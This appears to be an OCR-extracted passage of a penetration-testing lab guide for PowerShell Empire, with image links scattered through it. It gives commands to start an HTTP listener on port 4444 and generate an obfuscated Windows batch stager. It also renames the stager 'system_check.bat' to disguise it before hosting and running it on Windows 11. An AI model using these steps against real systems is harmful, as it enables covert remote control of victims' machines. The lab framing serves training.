


1. Set listener name, port, and start listener:
   set Name http_listener
   set Port 4444
   execute




1. Confirm listener creation:


   listeners



1. Select Windows Launcher Batch stager:
   usestager windows_launcher_bat



1. Link stager to listener, enable obfuscation, and generate payload:
   set Listener http_listener
   set Obfuscate True
   execute




Task 2: Host Stager, Execute on Windows 11, and Interact with Agent


In this task, we copy the generated stager to a Python web server share, execute it on Windows 11, list active agents using **agents**, and inspect host integrity status.

Lab Tasks


1. Open a new root terminal, create a payload directory, and navigate into it:
   mkdir payload
   cd payload




1. Copy generated launcher batch file to payload directory:
   cp /usr/share/powershell-empire/empire/client/generated-stagers/launcher.bat /home/pentester/payload/system_check.bat



